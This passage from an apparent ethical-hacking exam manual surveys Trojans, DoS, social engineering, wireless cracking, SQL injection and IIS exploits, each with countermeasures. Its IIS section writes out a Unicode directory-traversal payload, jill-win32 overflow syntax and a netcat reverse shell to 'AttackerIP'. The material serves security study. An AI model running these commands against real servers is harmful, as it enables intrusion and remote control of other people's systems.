MX	Mail exchanger to designate a server as a mail server

The two basic approaches to DNS spoofing are:

- Hijack the DNS query and redirect the victim to a bogus site
- Hack the DNS server, thereby, forcing it to provide a false response to a DNS query

Two of the tools available to the attacker to perform DNS spoofing are detailed below:

- WinDNSSpoof
- Distributed DNS Flooder

Detecting Sniffers and Monitoring Traffic

It is not easy to detect sniffers on the network. Organizations should make sure their policies disallow unauthorized sniffers. There should also be a heavy penalty placed on those found to be in violation of such policies. There are some tools that can aid the network security administrator in maintaining compliance to this policy.

- SniffDet – This tool is downloadable and allows a network security administrator to search for remote sniffers. It can detect these in a TCP/IP network.
- IRIS - This tool simplifies the detective work of pinpointing a security breach.
- NetIntercept – Another powerful commercial tool that can monitor network traffic.

Trojans and Backdoors

Trojan horses are programs that are malicious in nature but are disguised as benign. Once executed, they plant unwanted malicious code on the user's computer. These programs can, among other things, steal passwords, provide remote access, log keystroke activity, or destroy data.

What is a Trojan Horse?

The story of the Trojan Horse comes from the classic novel, *The Iliad,* where the Trojans placed the gift of a tall wooden horse at the city gates. The city inhabitants accepted the gift and moved it inside. Then, during the middle of the night, soldiers who were hiding inside the horse, slipped out and attacked the city's inhabitants.

Trojan programs, just as with the historical version, require the user to accept the malicious gift. Once executed, the system is infected. Therefore, the best defense is to make sure users are trained not to download or install unsolicited applications.

You can learn more about Trojans from any of the major software vendors that have virus-scanning products:


1. Symantec
2. McAfee
3. Trend Micro

Common Trojans and Backdoors

The most common Trojans listed below, allow the attacker remote access to the victim's computer. Various means are used to trick the user into installing the program. Once installed, the attacker can use the Trojan to have complete access to that computer, just as if he were physically sitting in front of its keyboard. Some of these programs can even turn on the victim's video camera and microphone. Others allow port redirection that make it possible for ports such as 139, which would normally be blocked at the firewall, to be redirected via port 80 to the attacker's computer. This exploit would allow the attacker to browse and further enumerate the local network.

Common ways Trojans are acquired include e-mail attachments, untrusted sites, peer-to-peer programs (i.e., Kazaa), or Instant Messenger downloads. Several of the most well-known Trojans are listed below:

- BackOrifice 2000 – The most well-known Trojan. It has been described by some as a remote administration program. It is multifunctional and contains several plug-ins.
    - Back Oriffice Plug-ins – Some of the plug-ins allow for the encryption of traffic between the server / client and the ability to use any open protocol including TCP, UDP, or ICMP.
    - BoSniffer – This tool was released to reportedly clean your computer of BO2k, while in reality, it actually was a Trojan that infected the computer it was executed on.
- QAZ – Operates by renaming Note.exe, changing the registry, and listening on port 7597 for a connection.
- Tini – This very small Trojan is only 3Kb and listens on port 7777.
- Donald Dick – Another remote control Trojan that has the ability to operate via TCP or SPX. It defaults to ports 23476 or 23477.
- SubSeven – A rather malicious Trojan that allows an attacker to gain full control of a Windows computer.
- NetBus – This Trojan, which is shown below, defaults to port 12345. It allows the attacker to capture keystrokes, control the mouse, and browse or open programs on the compromised computer at will.



NetBus 1.70, by cf

Host name/IP: localhost

Port: 12345

□ in interval: 60

Function delay: 0

0 0

No connection

Figure 5 – NetBus

- Beast – A slightly different Trojan in that it uses injection technology and contains both the client and server within one program.
- Netcat – This tool is often called the Swiss Army Knife of hacking tools. It can be deployed in such a manner as to give the attacker a command prompt on the compromised computer.

Wrappers

Wrappers are programs that are used to combine Trojan programs with legitimate programs. This combined, wrapped executable is then forwarded to the victim. The victim sees only the one, legitimate program and upon installation, is tricked into installing the Trojan. Several of the most well-known Trojan wrappers are listed below:

- Graffiti
- Silk Rope 2000
- EliteWrap

Not all of these programs will give the attacker the icon he needs to trick the victim into executing the program. So, tools such as Michelangelo or **IconPlus** will be used to alter the installation icon. It can be made to look like anything from a Microsoft Office 2000 icon, to a setup icon for the latest computer game.

- Whack a Mole - This is an example of a wrapped Trojan. It delivers an enticing computer game that secretly installs BO2K or NetBus. A screenshot is shown below:

Figure 6 – Whack-A-Mole Wrapper

Wrapper Add-ons

Many other malicious tools have been developed to deploy with these wrapped executables. One of these is a tool called FireKiller 2000.

- FireKiller 2000 – This nasty add-on can kill Norton Anti-virus, McAfee Anti-virus, and even some types of software firewalls.

Covert Channels

Covert channels rely on the principle that you cannot deny what you must permit. Therefore, if protocols such as HTTP, ICMP, and DNS are allowed through the firewall, these malicious programs will utilize those openings. Three of the top covert channel programs are listed below:

- ACK CMD - Uses TCP ACK's as a covert channel
- Loki – Uses ICMP as a covert channel
- Reverse WWW Shell – Uses HTTP as a covert channel

Backdoor Countermeasures

The cheapest countermeasure to implement is that of educating users not to download and install applications from e-mail or the Internet. Anti-virus software must also be installed and kept current. Outdated anti-virus software is of little to no value. If you suspect a computer has become infected with a Trojan or backdoor: (1) use a port-monitoring tool to investigate running processes and applications and, (2) install a cleaner to remove the malicious software. The Trojan Cleaner is an example of one of the Trojan removal tools that is available.

Port Monitoring Tools

The tools listed below are one quick and simple way to investigate the programs and processes running on a computer. Even without the add-on tools listed below, you can still get a good look at running processes and applications by using the GUI Task Manager shown below:




Image Name	PID	CPU	CPU Time	Mem Usage
iexplore.exe	1464	00	0:00:19	5,064 K
iexplore.exe	1596	00	0:00:09	3,592 K
InstallStub.exe	1400	00	0:00:00	1,868 K
LDServ.exe	684	00	0:00:13	1,836 K
lsass.exe	224	00	0:00:00	828 K
MAPISP32.EXE	1204	00	0:00:00	4,228 K
Mcshield.exe	1008	00	0:00:53	3,892 K
MSTask.exe	704	00	0:00:00	1,976 K
nc.exe	1968	00	0:00:00	44 K
OUTLOOK.EXE	1296	00	0:00:01	6,408 K
POWERPNT.EXE	1936	00	0:00:07	1,544 K
regsvc.exe	640	00	0:00:00	828 K
retrorun.exe	652	00	0:00:00	2,768 K
services.exe	212	00	0:00:08	11,124 K
smss.exe	136	00	0:00:00	344 K
spoolsv.exe	492	00	0:00:00	3,624 K
stisvc.exe	744	00	0:00:00	1,488 K
svchost.exe	460	00	0:00:00	2,420 K
svchost.exe	580	00	0:00:00	6,176 K

Processes: 50 CPU Usage: 0% Mem Usage: 224476K / 108

Figure 7 – Running Processes Displayed in Task Manager

Note: If find NetCat running on a computer system, it is going to be a long day as the source of this Trojan must be investigated and uncovered!

Another built-in port activity tool that is command line based is Netstat. An example of Netstat is shown below.

```
C:\netstat -an
Active Connections
 Proto  Local Address     Foreign Address      State
 TCP    0.0.0.0:135              0.0.0.0:0   LISTENING
 TCP    0.0.0.0:445              0.0.0.0:0   LISTENING
 TCP    0.0.0.0:1025             0.0.0.0:0   LISTENING
 TCP    0.0.0.0:1027             0.0.0.0:0   LISTENING
 TCP    0.0.0.0:1132             0.0.0.0:0   LISTENING
 TCP    192.168.1.1:139          0.0.0.0:0   LISTENING
```

Fortunately, there are lots of good port monitoring tools available to monitor programs and processes. Several of these are listed below:

- FPort – A free command line tool that maps TCP processes to ports.
- TCPView – A GUI based process tool.
- Process Viewer – Another GUI process tool from Team CTI.
- Inzider – This unique program tracks processes and will allow you to see the port BO2K has been bound to.

System File Verification

Whenever Trojans are discovered, you will need to thoroughly investigate the amount of damage that has been done. Remember that the three basic tenets of security are confidentiality, integrity, and availability. One or more of these most likely has been violated. If you are no longer sure of the integrity of the file system, you will be required to reinstall from a known, good backup media. There are other ways to verify the integrity of the system. These include:

- WFP - Windows File Protection, which was introduced with Windows 2000, protects system files that were installed by the Win2K setup program. It protects these from being overwritten by corrupted or Trojaned versions.
- MD5SUM – This command line program uses MD5 hashes as fingerprints of selected files. You can compare the fingerprints of two files to see if the files themselves are the same or if they have changed. MD5SUM does not look at the date or timestamp, simply the contents of the file.
- TripWire – Think of this program as an advanced version of MD5SUM. It will automatically take a snapshot of key system files that you have selected for monitoring. Then, it will periodically reexamine the files to see if any changes have occurred.

Viruses and Worms

Viruses

A computer virus is nothing more than a malicious program that is capable of duplicating itself solely for the purpose of causing damage. Viruses do not spontaneously execute on one's computer; they must be given control via an overt act, such as clicking on an executable file attached to an email message; or via an implicit permission that allows your software (IE for example) to automatically execute certain kinds of programs (or scripts). Typically, when a virus gets control it copies itself into other files on one's system and then tries to hitch a ride via email or other network-based means to other computers.

Viruses can only spread by infecting other objects like programs, files, documents, or e-mail attachments. If a virus fails to infect a file or program, it cannot spread.

One of the first-known computer viruses was created in 1986. Two brothers from Pakistan discovered that the boot sector of a floppy disk could contain instructions other than those needed for the operating system. Their program was named the "brain virus" and it was spread through floppy disks. Although their virus was less than successful, what did spread was the idea of creating computer viruses. Some well-known viruses that have destroyed data and infected computer systems include:

- Cherobyl
- ExploreZip
- I Love You
- Melissa

Worms

Unlike a virus, a worm is a self-propagating program. Worms copy themselves from one computer to another, often without the user's knowledge. One of the first-known worms can be traced to Robert Morris. Sometime during 1988, he wrote an experimental, self-replicating, and self-propagating program called a "worm" and injected it into the Internet. Morris soon discovered that the program was replicating and reinfecting machines at a much faster rate than he had anticipated.

Ultimately, many machines at locations around the country crashed or became disabled. The estimated cost of dealing with the Morris worm climbed to a record high. Administrators were outraged and some clamed they suffered more than $50,000 in damages. This led to Robert Morris being convicted of violating the Computer Fraud and Abuse Act (Title 18). He was sentenced to three years probation, 400 hours of community service, and fined $10,000.

Some well-known worms that have destroyed data and infected computer systems include:

- Pretty Park Worm
- Code Red Worm
- W32/Klez Worm
- BugBear Worm
- W32/Opaserv Worm
- SQL Slammer Worm
- Code Red Worm
- MS Blaster
- Nimda Worm

Denial of Service

What is Denial of Service Attack?

A DoS attack is any type of attack that brings a system offline or otherwise makes a host's service unavailable to legitimate users. Early DoS attacks were often described as annoying, frustrating, or a nuisance. Modern DoS attacks have increased in sophistication and can render a network unusable. These attacks can cost corporations money through lost sales and profits. While it may be difficult to place an exact monetary figure on DoS attacks, they are costly.

Common DoS Attacks

Popular DoS attacks can be separated into three categories:

1. Bandwidth
2. Protocol
3. Logic

Common DoS Attack Strategies

No matter the type, the end result is the same, loss of service for the legitimate users. The attacks listed below are some of the more common DoS attack strategies.

- Ping of Death – Uses ICMP Echo Requests to send oversized packets to the victim. It effectively blue screens Windows 95 and NT machines.
- SSPing – This DoS operates by sending a series of highly oversized, fragmented ICMP Echo Requests.
- Land – This DoS exploits the TCP protocol. It sends packets to the victim's computer with the same source and destination IP address and port.

- Smurf – This attack corrupts ICMP by targeting the broadcast network address and pointing the source address to the victim.
- SYN Flood – Another TCP exploit. The victim's computer is flooded with a series of TCP SYN packets. The result is that legitimate connections are denied.
- Win Nuke – Sends malformed packets to port 139 (NetBIOS).
- Jolt2 – This attack bombards the victim's computer with a series of fragmented packets. This typically drives the CPU usage to 100%.
- Bubonic – This exploit also targets TCP. Its malformed packets drive up CPU usage and eventually crashes the victim's computer.
- Targa – This DoS has a menu of 8 different types of attacks. The attacker can try various attacks until he finds one that effectively kills the victim's computer.
- Teardrop – This exploit uses overlapping fragmented IP datagrams to crash or hang vulnerable systems.

Common DDoS Attacks

DDoS software has matured beyond the point where it can only be used by the advanced attacker. The most powerful DDoS programs are open source code. While these programs reside in the virtual space of the Internet, programmers tweak them, improve them, and add features to each successive iteration.

- Trinoo - One of the first publicly available DDoS programs. It is UDP based and has a password protected remote control command shell.
- TFN – This DDoS is sometimes built on Trinoo as it added a menu to launch a variety of DDoS attacks.
- TFN2K – Tribe FloodNet 2K added even more types of possible attacks. It can be launched from a number of platforms, including Windows.
- Stacheldraht – This DDoS can use TCP or ICMP and added encryption.
- Shaft - Another DDoS program that can launch a variety of attacks. It can be identified by its default ports 20432, 18753, and 20433.
- Mstream – This attack targets the victim with a flood of TCP packets that have random source IP addresses and random destination TCP numbers.

DDoS Attack Sequence

DDoS attacks follow a two-prong attack sequence:

1. Mass Intrusion – These targeted systems serve as the zombies or intermediaries used to launch the attack. Likely targets include college systems, broadband home users, or any unprotected network.
2. Attack Phase – The previously comprised systems are instructed to launch the attack against the victim. The result is that the victim is overwhelmed with a barrage of traffic from many different sources.

Preventing DoS Attacks

No solution provides complete protection against the threat of DoS attacks. However, there are things you can do to minimize the effect of a DoS attack. These include:

- Practice the principle of Least Privilege
- Limit bandwidth
- Configure aggressive ingress and egress filtering
- Keep computers up to date and patched
- Implement load balancing
- Implement IDS

DoS Scanning Tools

If you believe that your computer may have been compromised, the best practice is to use a scanning tool to check for DoS infestation. There are several tools to help with this task. Some of these include:

- Find_ddos
- SARA
- DDoSPing
- RID
- Zombie Zapper

Social Engineering

Social Engineering is the *art of manipulation* and the *skill of exploiting human weakness*. A social engineering attack may occur over the phone, by e-mail, by a personal visit, or through the computer. The intent of the attack is to acquire information, such as user IDs and passwords. While these attacks may seem relatively low-tech, they target an organization's weakest link, its employees.

Common Types of Social Engineering

Social engineering attacks can be divided into two categories:

- Human Based
- Computer Based

Human Based Impersonation

Human based attacks are relatively low-tech and are reminiscent of a scam or something you would expect from a con man. The six primary types of human based social engineering are detailed below:

- Important User – The attacker poises as an important user and bullies or intimidates others into providing the requested information.
- Tech Support – This ruse has the attacker poise as someone from Tech Support; e.g., "Hi, this is Mike from Tech Support, we're having some problems and I need you to reset your password."
- Third Party Authorization – "Hello, I am Janet Smith, my boss, the VP of sales, asked me to access his computer. He needs a copy of today's sales report. He is waiting in the conference room for me to bring it to him. It's urgent!"
- In Person – While not everyone has the ability to pull off this scam, it can be most effective.
- Dumpster Diving – This approach may seem low tech, but how many people do you know that shred "post-it" notes? These scraps of paper, along with other discarded documents, can reveal tons of proprietary information.
- Shoulder Surfing – Very low tech, but can be used to steal login credentials or pin numbers to door access pads.

Computer Based Impersonation

This type of social engineering attack attempts to use a computer as the interface. One well-known example of this type of attack is the recent PayPal phishing scam. This attack attempts to trick users into clicking on a bogus link to a fake website. If successful, the user's PayPal username and password is stolen. The attacker then uses this information to transfer money out of the victim's PayPal account.

These attacks can come in any of the following forms:

- Mail Attachments
- Popup Windows
- Website Faking
- SPAM

Social Engineering Prevention

Defense requires a good offense. Employees need to be made aware of social engineering attacks. They must also be given procedures that can be used to verify an individual's identity. Training and education must be continual to remind employees to protect valuable resources. The following three steps can help protect your organization from this easy to launch, hard to prevent attack:

1. Policies and Procedures
2. Training
3. Employee Education

Session Hijacking

Spoofing VS Hijacking

Spoofing is the act of masquerading as another user, whereas session hijacking attempts to attack and take over an existing connection. The attacker will typically intercept the established connection between the authorized user and service. The attacker will then take over the session and assume the identity of the authorized user. Session hijacking attacks can range from basic sniffing, to capture the authentication between a client and server, to hijacking the established session to trick the server into thinking it has a legitimate session with the server.

Session Hijacking Steps

To successfully hijack a session, several items must come into place.

1. The attacker must be able to track and intercept the traffic
2. The attacker must be able to desynchronize the connection
3. The attacker must be able to inject his traffic in place of the victim's

If successful, the attacker can then simply sit back and observe or actively take over the connection.

- **Passive Session** Hijacking – The process of silently sniffing the data exchange between the user and server
- **Active Session** Hijacking – The process of killing the victim's connection and hijacking it for malicious intent

TCP Concepts

To understand hijacking, you must know how TCP functions. As TCP is a reliable service, a 3-step startup is performed before data is transported.

TCP 3-step startup

Before two computers can communicate, TCP must set up the session. This setup is comprised of three steps. Once these three steps are completed, the two computers can exchange data. The 3-step startup is shown below:

Client	-- SYN -→	Server
Client	←- SYN / ACK --	Server
Client	-- ACK -→	Server

Sequence Numbers

During the first two steps of the three-step startup, the two computers that are going to communicate, exchange sequence numbers. These numbers enable each computer to keep track of how much information has been sent and the order in which the packets must be reassembled. An attacker must successfully *guess* the sequence number to hijack the session.

Session Hijacking Tools

There are many tools available to hijack a session. Some are listed below:

- Juggernaut
- Hunt
- SolarWinds TCP Session Reset Utility

Session Hijacking Countermeasures

Session hijacking is not one of the easiest attacks for an attacker to complete. It can, however, have disastrous results for the victim if successful. Organizations should consider replacing clear text protocols, such as FTP and Telnet, with more secure protocols such as SSH. Also, administrative controls such as time stamps, sequence numbers, and digital signatures can be used to prevent anti-replay attacks.

Hacking Wireless Networks

Wireless networking technologies become more popular each day. The reasons are simple; wireless networks:

- Are easy to configure
- Are easy to use
- Require no cabling
- Are inexpensive

What's most amazing is that even though the overall awareness of security has never been higher, many individuals seem to have no problems setting up unsecured wireless networks. Operating an unsecured wireless network is much like leaving your keys in your car, parked in a high crime neighborhood. You had better hope you're lucky!

802.11 Standards

The IEEE 802.11 committee sets the standards for the wireless protocol. The three wireless standards include:

- 802.11 a – Speeds up to 54 Mbps
- 802.11 b – Speeds up to 11 Mbps
- 802.11 g – Speeds up to 54 Mbps

WEP

WEP (**Wired Equivalent Privacy**) was originally designed to protect wireless networks from eavesdropping through the use of a 40-bit key. The key was limited to 40 bits, due to export rules that existed during the late 1990s when the 802.11 protocol was developed. This provides a very limited level of encryption that is relatively easy to compromise. WEP is vulnerable because it uses a relatively short IV (**Initialization Vector**) and key remains static. Luckily, there are protection mechanisms that make wireless more secure. These include:

- WPA – Wireless Protection Access, a replacement for WEP
- LEAP – Cisco's Lightweight Extensible Authentication Protocol
- PEAP – Protected Extensible Authentication Protocol

Finding WLANs

Finding unsecured wireless networks has become quite a fad; some criminal hackers are making a game of driving around and connecting to as many networks as they can. One of the most well-known tools for finding WLANs is:

- NetStumbler - This Windows-based tool can be used by attackers or security administrators wanting to check the coverage of an organization's wireless LAN. Attackers may even mark your network or post its location to the web

Cracking WEP Keys

Because of the weaknesses of WEP, locked networks can be accessed as long as enough packets can be captured. Two tools used to break into WEP secured networks are:

- AirSnort - This tool uses a completely passive attack. When enough information has been captured, the program will piece together the system's master password.
- WEP Crack - This software tool is for breaking 802.11 WEP secret keys. It operates by capturing and analyzing data as it moves across a wireless network. Don't be too surprised at how quickly it works!

Sniffing Traffic

Just as in the wired world, there are tools that can be used to capture and sniff wireless traffic.
They include the following:

- AiroPeek
- Kismet

Wireless Attacks

Wireless networks can be attacked by several different methods. The two most common are listed below.

Wireless DoS

This attack requires the perpetrator to place a jamming device near the authentic wireless point.
This prevents legitimate users from gaining access to the network.

Access Point Spoofing

This attack requires the perpetrator to place a rogue access point near the network. The purpose of the attack is to trick a legitimate user into connecting to the rogue wireless access point.

Securing Wireless Networks

Fortunately, there are ways to secure wireless networks. A good starting point is to turn on WEP and change the SSID (**Service Set Identifier**). Changing the SSID and enabling WEP is only the first step, since it is still transmitted in clear text. You should continue by carefully considering the placement of your WAPs and restricting the allocation of DHCP addresses on the wireless network segment. Other considerations include:

- Prohibit access from unknown MAC addresses
- Use Strong Authentication such as RADIUS
- Consider IPSec
- Build a network that maintains defense in depth

SQL Injection

Some organizations are so focused on their web servers, that they may never realize that the attacker may have another target in mind. The organization's most valuable assets are not on the web server, but contained within the company's database. This juicy target can contain customer data, credit card numbers, passwords, or other corporate secrets. Attackers search for and exploit databases that are susceptible to SQL injection. What is SQL injection? SQL injection occurs when an attacker is able to insert SQL statements into a query by means of a SQL injection vulnerability.

SQL Insertion Discovery

Attackers typically scan for port 1433 to find Microsoft SQL databases. Once identified, the attacker will place a single ' inside a username field to test for SQL vulnerabilities. The attacker will look for a return result similar to the one shown below:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string ' and Password=''.
/login.asp, line 42
```

This informs the attacker that SQL injection is possible. At this point, the attacker can shut down the server, execute commands, extract the database, or do just about anything else he wants to do.

SQL Injection Vulnerabilities

SQL servers are vulnerable because of poor coding practices, lack of input validation, and the failure to update and patch the service. The two primary vulnerabilities are:

1. Unpatched Systems
2. Blank sa Password

SQL Injection Hacking Tools

There are plenty of SQL injection hacking tools available to aid the attacker. Some are listed below for your review:

- SQLDict – Performs a dictionary attack against the SQL server
- SQLExec – Executes commands on a compromised SQL server
- SQLbf – Another password cracking program that performs both dictionary and brute force attacks
- SQLSmack – Linux based command shell program
- SQL2.exe – This UDP buffer overflow attack will return a command prompt to the attacker
- Msadc.pl – A SQL injection exploit

Preventing SQL Injection

Preventing SQL injection is best achieved through the techniques discussed above. You should also make sure that the application is running with only enough rights to do its job and implements error handling, so that when the system detects an error, it will not provide the attacker with any useable information.

Hacking Web Servers

Web hacking is a critical topic because much of the Internet is devoted to e- commerce. This traffic is typically allowed through a firewall or border router, so there is considerable risk involved.

Web Server Identification

While standard web servers run on ports 80 (HTTP) or 443 (HTTPS), there are other ports that should be scanned for when looking for web-based applications. These include the following:

- 88 – Kerberos
- 2779 - Windows 2000 Web Server
- 8080 – Squid
- 8888 – Alternate Web Server

The tools used to scan for these services are the same as discussed in the scanning portion of this exam manual. Some of the most popular include:


1. Nmap
2. Netscan Tools
3. Superscan

Web Server Enumeration

Once possible web servers have been identified, the attacker will usually attempt to enumerate the web server vendor. The most popular web servers include:

- IIS Web Server
- Apache Web Server
- Sun ONE Web Server

Common tools used to determine what the web server is running include: Nmap, Telnet, and web sites such as Netcraft. A screenshot of a Netcraft is shown below:



OS, Web Server and Hosting History for www.thesolutionfirm.com

OS	Server	Last changed	IP address	Netblock Owner
Linux	Apache/1.3.20 Sun Cobalt (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b PHP/4.0.6 FrontPage/4.0.4.3 mod_perl/1.25	24-Feb-2004	216.12.221.181	EV1Servers
Linux	Apache/1.3.12 Cobalt (Unix) mod_ssl/2.6.4 OpenSSL/0.9.5a PHP/4.0.3pl1 mod_auth_pam/1.0a FrontPage/4.0.4.3 mod_perl/1.24	8-Oct-2002	216.12.221.181	EV1Servers

Figure 8 – Using Netcraft to Determine Web Server Type

Vulnerability Identification

Once the attacker has identified the vendor and version of the web server, he will then search for vulnerabilities. As an example, if the product was identified to be Microsoft-IIS/4.0, there are probably several to choose from, as that product was released long ago along with NT4.0.

The security administrator should also consider running an *automated vulnerability scanning software package*. Several of these are worth mentioning:

- WebInspect
- Whisker
- N-Stealth Scanner
- Nessus
- Shadow Security Scanner

Vulnerability Exploitation

IIS may seem to be the target of many attacks, but this is partially due to the fact that it is so widely used. Others such as **Apache**, have also been targeted for attack and have their share of vulnerabilities. One such vulnerability is described below:

Cross-site scripting (XSS) vulnerability in Apache 1.3.12, allows remote attackers to execute arbitrary web script and steal cookies via a URL with encoded newlines followed by a request to a .jsp file whose name contains the script.

Attackers will take the least path of resistance. If this happens to be the web server, expect it to be targeted. Some common exploits are discussed below.

ISAPI DLL Buffer Overflows

This exploit targets **idq.dll**. When executed, this attack can lead to a buffer overflow that can compromise servers running IIS. What makes this vulnerability particular malicious is that the service, part of IIS Indexing, does not even need to be running. Because the idq.dll runs as system, the attacker can easily escalate his privilege and add himself to the administrator's group.

IPP Printer Overflow

This buffer overflow attack also targets the ISAPI filter (**mws3ptr.dll**) that handles .printer files. If the buffer is sent at least 420 characters, it will overflow and may potentially return a command prompt to the attacker. There are several tools available to exploit this vulnerability. One of those, jill-win32, is shown below:

1. Attacker starts a NetCat listener on his computer
   nc –vv –l –p port
2. Attacker issues the Jill-win32 command with the following syntax:
   C:\>jill-win32 victimIP port attackerIP port
3. A shell will then be returned to the attacker's machine with system privileges

Countermeasures include:

- Removed unused ISAPI extensions
- Apply current patches
- Restrict outbound traffic (principle of least privilege)

ISAPI DLL Source Disclosure

Because of vulnerabilities in the ISM.dll, IIS4 and IIS5 can be made to disclose source data, rather than executing it. An attacker accomplishes this by appending +.htr to the global.asa file.

```
HTTP/1.1 200 OK
Server: Microsoft -IIS /5.0
Date: Wed, 11 Feb 2004 00:32:12 GMT
<!--filename = global.asa -->
("Profiles_ConnectionString")= "DSN=Profiles; UID=User; password=secret"
("LDAPUserID")              = "cn=Admin"
("LDAPPwd")                         = "no_way_jose"
```

Countermeasures include:

- Do not put sensitive data in ASP files
- Apply current patches
- Remove application mapping for .htr if it is not needed

IIS Directory Traversal

This vulnerability allows an attacker to back out of the current directory and go wherever he would like within the logical drive's structure. Two iterations of this attack are:

- Unicode
- Double Decode

These attacks are possible because of the way in which the Unicode is parsed. These overly long strings (as shown below) bypass the filters that are designed to only check short Unicode.

```
http://target//vulnerablefolder/..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

Directory Listing

The attacker can then place this Unicode string in the browser or script the attack with a tool such as NetCat. The NetCat example is shown below:

Create a text file (browse.txt) with the following:

1.
   ```
   http://target//vulnerablefolder/..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.
   exe?/c+dir+c:\
   HTTP/1.0
   <CR>
   <CR>
   ```
2. Issue the following command
   ```
   nc –vv targetIP 80 < browse.txt
   ```
3. Results will be displayed to the NetCat window
   ```
   HTTP/1.0 200 OK
   Server: Microsoft-IIS/4.0
   C:\>dir
   Volume in drive C is Corporate Web Server 1 HD
   Volume Serial Number is 45E0-54FC
    Directory of C:\
   09/16/2003  10:16a     <DIR>        InetPub
   04/19/2002  06:58p     <DIR>        My Documents
   04/19/2002  12:45a     <DIR>        WINNT
   04/19/2002  12:50a     <DIR>        Documents and Settings
   04/19/2002  12:51a     <DIR>        Program Files
   12/29/2002  03:41a                 passwords.txt
   ```

As this should demonstrate, if the attacker can access cmd.exe, he is only a few steps away from owning the box. Back in 2001, the Nimda worm used this same vulnerability to ravage web servers. Shown below, is a SNORT capture of what that traffic looked like. You should be able to see the similarities with the attack shown above. Can you recognize the Unicode component?

```
0.0.0.0 - - [21/Oct/2001:01:14:03 +0000] "GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
0.0.0.0 - - [21/Oct/2001:01:14:03 +0000] "GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
0.0.0.0 - - [21/Oct/2001:01:14:03 +0000] "GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
0.0.0.0 - - [21/Oct/2001:01:14:04 +0000] "GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
0.0.0.0 - - [21/Oct/2001:01:14:04 +0000] "GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
0.0.0.0 - - [21/Oct/2001:01:14:04 +0000] "GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
0.0.0.0 - - [21/Oct/2001:01:14:04 +0000] "GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
0.0.0.0 - - [21/Oct/2001:01:14:04 +0000] "GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

Other tools the attacker may use once he has reached this point include:

- UnicodeUploader.pl
- Upload.asp
- Cmdasp.asp

Shoveling the Shell

For the final step, the attacker needs only to complete the following two steps. At that point, a command shell will be returned to his computer with system privileges.

1. Execute nc.exe -l -p <Open Port> from the attacker's computer
2. Execute nc.exe -v -e cmd.exe AttackerIP <Open Port> from the compromised server

Escalating Privileges on IIS

Some well-known privilege escalation tools are shown below:

- GetAdmin
- HK
- PipeupAdmin
- IIScrack.dll (httpodbc.dll)

This completes the system hack, as the attacker now has administrator privileges on the computer.

Clearing IIS Logs

Just as with any other attack, expect the attacker to attempt to remove or alter the log files located at C:\Winnt\system32\Logfiles\W3SVC1, as they will most likely have a record of the attacker's IP address.

File System Traversal Countermeasures

Countermeasures include:

- Apply current patches
- Move cmd.exe
- Separate the OS and Applications by using two logical partitions
- Remove executable permissions from the IUSR account

Securing IIS

As always, the best defense is a good offense. So, there is never going to be a better time than now to make sure your web server is locked down. There are some good tools available for you to accomplish this task.

- UpdateExpert – This tools helps you remotely manage hot fixes and patches
- Microsoft HotFix Checker – A similar tool from Microsoft that allows you to scan machines for the absence of security updates
